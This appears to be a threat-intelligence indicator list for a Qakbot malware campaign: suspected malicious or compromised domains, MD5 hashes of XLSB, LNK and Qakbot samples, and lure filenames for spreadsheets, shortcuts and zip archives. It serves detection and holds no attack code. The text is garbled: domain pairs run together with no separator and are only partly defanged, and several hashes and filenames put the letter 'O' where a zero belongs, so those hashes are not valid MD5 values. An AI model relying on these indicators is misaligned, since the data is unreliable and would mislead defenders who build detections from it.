topfivedubai[.]comskyorder.net

profitsbrewingnews[.]commotobi[.]com.bd

polistirolo.orgpalashinternationals[.]com

mayaconstructions.co.inmaexbrasil[.]com.br

mzdartworkservicesllc[.]comwalmondgroup[.]com

saffroneduworld[.]comlacremaynaty[.]com.mx

ifongeek[.]comgrowscaleandprofit[.]com

getishdonelive[.]cominfluencerlaunches[.]com

apk.hap.incalldekesha[.]com

vortex.cmspeakatiamp[.]com

thewebinarclinic[.]comthewebinarchecklist[.]com

sathyaunarsabha.orgoutsourcingmr[.]com

webdoweb[.]com.ngvortex.cm

future-vision[.]com.trbrunalipiani[.]com.br

ecotence.xyznimbus[.]com.qa writeright.inlightnco.id aidshivawareness.orgmetaunlimited.in hearingaidbihar[.]combarcalifa[.]com.br condominiosanalfonso.cltimelapse.ae oladobeldavida[.]com.brmarcofoods.in alternativecareers.inrsbnq[.]com cobblux.pktafonego.org chezmarblan[.]comcogitosoftware.co.in devconstech[.]comcumipilek[.]com daptec[.]com.brhydrical.mx indiacodecafe[.]comecsshipping[.]com skyorder.nettechmahesh.in assimpresaroma.itcampandvillas[.]com styleavail[.]comomtapovan[.]com programandoavida[.]com.brindiacodecafe[.]com bruno-music[.]comlaoaseanhospital.la agbegypt[.]comcrimpwell.in 1031wiki[.]comstrategicalliances.co.in nimbus[.]com.qavivanaweb[.]com.br officeservicesjo.cfdinspiraanalytics.in shareyourcake.orgprotocolostart[.]com acertoinformatica[.]com.brinovex.in devconstech[.]comdigizen.in rajkotbusiness.indigizen.in acertoinformatica[.]com.brrumbakids[.]com boostabrain.incsnglobal.co haskekudla[.]comkraushop[.]com Mahalaxmibastralayanx.inchuckdukas[.]com

[+] Hashes

XLSB:

58F76FA1CO147D4142BFE543585B583F

4DFFO479A285DECA19BC48DFF2476123

D7C3ED4D29199F388CE93E567A3D45F9

3243D439F8BOB4A58478DFA34C3C42C7

396C77OE5OCBADOD9779969361754D69

C2B1D2E9OD4C468685O84A65FFEE6OOE

LNK:

54A10B41A7B12233D0C9EACD11036954

E134136D442A5C16465D9D7E8AFB5EBE

7DO083DB5FA7DE5OE62O844D34C89EFC

C2663FCCB541E8B5DAA39OB76731CEDE

Qakbot:

529FB9186FA6E45FD4B7D2798C7C553C

[+] Filenames:

Calculation-1517599969-Jan-24.xlsb

Calculation-Letter-1179175942-Jan-25.xlsb

ClaimDetails-13129O5553-Mar-14.xlsb

Compensation-1172258432-Feb-16.xlsb

Compliance-Report-1634724O67-Mar-22.xlsb

ContractCopy-1649787354-Dec-21.xlsb

DocumentIndex-174553751-12232O21.xlsb

EmergReport-273298556-20220309.xlsb

Payment-1553554741-Feb-24.xlsb

ReservationDetails-313219689-Dec-O8.xlsb

Service-Interrupt-977762469.xlsb

Summary-1318554386-Dec27.xlsb

W 31229878O4.xlsb

A_1722190090.xlsb

AO_546764894.xlsb

Nh_1813197697.xlsb

LM_417O6928O5.xlsb

report228.lnk

report224.lnk

51944395538_192149O797.zip

52O1O712629_1985757123.zip

52135924228_1649O82O2.zip

51107204327_175134583.zip